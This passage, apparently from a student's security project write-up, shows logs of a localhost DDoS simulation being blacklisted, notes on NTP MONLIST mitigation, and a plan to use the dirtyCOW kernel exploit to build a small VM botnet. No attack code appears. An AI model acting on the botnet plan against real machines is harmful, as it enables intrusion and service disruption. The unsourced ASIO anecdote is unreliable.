recieved request: GET /?1699264271.8820071 HTTP/1.1
will wait 1sec, then continue (to simulate a heavy connection
num active connections: 4

Accepted connection from ('127.0.0.1', 52037)
recieved request: GET /?1699264272.084227 HTTP/1.1
will wait 1sec, then continue (to simulate a heavy connection
num active connections: 4

Accepted connection from ('127.0.0.1', 52039)
recieved request: GET /?1699264272.285564 HTTP/1.1
will wait 1sec, then continue (to simulate a heavy connection
IP 127.0.0.1 has been blacklisted.
Blacklisted IP: 127.0.0.1 - Connection dropped
Blacklisted IP: 127.0.0.1 - Connection dropped
Blacklisted IP: 127.0.0.1 - Connection dropped
Blacklisted IP: 127.0.0.1 - Connection dropped
Blacklisted IP: 127.0.0.1 - Connection dropped
```

3. this DDoS one is a bit trickier to judge. Since I'm using asynchronous network calls to emulatae distributed simultaneous requests, it's automatically blacklisting me since they're all coming from the same IP. In a real DDoS attack though, I believe most Ips would still be blocked because of the geo-IP blocking feature (blocking all IPs outside Sydney)



```
Accepted connection from ('127.0.0.1', 52468)
recieved request: GET / HTTP/1.1
will wait 1sec, then continue (to simulate a heavy connection
num active connections: 4

Accepted connection from ('127.0.0.1', 52611)
recieved request: GET / HTTP/1.1
will wait 1sec, then continue (to simulate a heavy connection
num active connections: 4

Accepted connection from ('127.0.0.1', 52610)
recieved request: GET / HTTP/1.1
will wait 1sec, then continue (to simulate a heavy connection
IP 127.0.0.1 has been blacklisted.
Blacklisted IP: 127.0.0.1 - Connection dropped
Blacklisted IP: 127.0.0.1 - Connection dropped
Blacklisted IP: 127.0.0.1 - Connection dropped
```

4.
To mitigate attacks like this, I wouldn't use UDP on my server and hence minimise this attack vector (since UDP is inherently unsafe as discussed earlier). Additionally, real-world NTP servers are banning MONLIST, so this is become more of a niche attack anyway. Consequently, we're safe from this attack too!

Secret section: The dirtyCOW exploit 🐄

You've heard me mention a botnet a few times throughout my SA project. After doing a bit of research into the area, I became quite interested in how an attacker could create such a botnet. I began looking into device vulnerabilities, escalating root privileges, etc.

My original plan was to create a simple DDoS attack, and then create a dirtyCOW exploit to get into 3 disjoint VMs and coordinate the DDoS attack. Although this would have been interesting (I'll prob do it over the summer!) – I think staying on course, and going deeper into DDoS was cooler and gave me better learning outcomes.

To set up the dirtyCOW exploit, I first installed UTM (which is an emulation and virtualisation software for Mac). Sine my mac's chip is based on the ARM architecture, I can't virtualise most Linux distros, so I would have had to emulate (significantly slower 😔)

The dirtyCOW exploit is basically an exploit in the Linux kernel that allowed attackers to gain root privileges (be allowed to execute the simultaneous DDoS attack) if we had a shell.

Fun fact: I was talking to this ex-ASIO cybersecurity engineer, apparently, they know about dirtyCOW long before it was publicised, but they were taking advantage of it to get onto attackers' machines too! 🤫

This was a really fun project – and there's a million ways I want to expand it. e.g. Zero-trust networking, WAF implementation, etc. I may even host this on the internet and host my personal-projects on it.